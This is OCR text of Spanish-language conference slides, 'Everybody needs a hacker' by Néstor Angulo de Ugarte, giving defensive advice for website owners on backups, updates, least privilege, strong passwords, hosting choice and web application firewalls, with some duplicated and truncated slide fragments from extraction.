
ACCIONES QUE PODEMOS REALIZAR

- Restaurar Backup
  - Como última medida
  - Se puede perder información
  - No siempre sabemos exactamente desde cuando está la infección o la vulnerabilidad activa

¿CREES QUE TIENES BACKUPS?

ÍNDICE

1. Conceptos / Disclaimer
2. ¡¡Aaaargh!! ¡NOOOOOOOOO!
   O galería de los horrores
3. ¿¿¿Y ahora qué???
   O medidas Reactivas
4. **¡¡Más nunca!!**
   O medidas Proactivas



¡¡Más nunca!!

A.K.A. medidas Proactivas

SEGURIDAD POR CAPAS

- Tú (vulnerable al Social hacking)
- Tu dispositivo (Antivirus)
- Tu conexión (SSL)
- Tu sitio web (Firewall)
- Tus credenciales (Contraseñas fuertes)
- Tu seguridad del sitio (monitorización y actualizaciones)
- Tu seguridad del server (monitorización y actualizaciones)
- Tu base de datos (monitorización)

Mantenimiento

Principio del mínimo privilegio


Esto **se aplica a todo**, wp-admin, (S)FTP, cPanel, dashboard, Base de datos, etc.

Mientras **más administradores** tengas, **mayores** son los **riesgos** de que algo malo suceda

Asegúrate de que las **contraseñas** de todas las cuentas **son únicas y fuertes** (valora 2FA)


Haz las **tareas administrativas** desde la cuenta de administración y crea una **cuenta diferente** para publicaciones

BACKUPS Y ACTUALIZACIONES



- ¡Crea una Estrategia de Copias de Seguridad!
- **NUNCA almacenes copias de seguridad en tu servidor de producción (cross-site contamination)**
- **Una copia de seguridad limpia y funcional es tu mejor amiga en un mal día**

BACKUPS Y ACTUALIZACIONES



- ¡Crea una Estrategia de Copias de Seguridad!
- **NUNCA almacenes copias de seguridad en tu servidor de producción (cross-site contamination)**
- **Una copia de seguridad limpi y funcional es tu mejor amiga en un mal d**

BACKUPS Y ACTUALIZACIONES

ACTUALIZA

…

¡SIEMPRE!

- PLUGINS
- TEMAS
- CORE
- PHP
- APACHE / NGINX
- SERVER
- CPANEL / PLESK
- …

INVIERTE EN

HOSTING SEGURIDAD

ELIGE BIEN EL HOSTING

PRIMERA CAPA DE DEFENSA

EQUILIBRIO ENTRE ECONOMÍA Y PRESTACIONES


ENCARGADOS DEL **SERVICIOS, BASE DE DATOS Y MANTENIMIENTO A NIVEL SERVIDOR**

SERVER COMPARTIDO VS AISLADO

WAF. Tu perro de guarda

- Limpia todo el tráfico a tu sitio web
- Previene XSS, DDoS, etc…
- Software vulnerable parcheado y protegido de manera virtual
- Si incorpora CDN, además mejorará en velocidad y rendimiento.
- Herramienta para análisis forense
- Permite bloquear a criterio del usuario

WA




erable
protegido
rtual

uear a
uario

Firewall para Aplicaciones Web (WAF)

Protege y Acelera tu Sitio Web




Everybody needs a hacker

Néstor Angulo

De Ugarte

@**pharar**

¡ MIL GRACIAS por su atención !

¡ PREGUNTAS !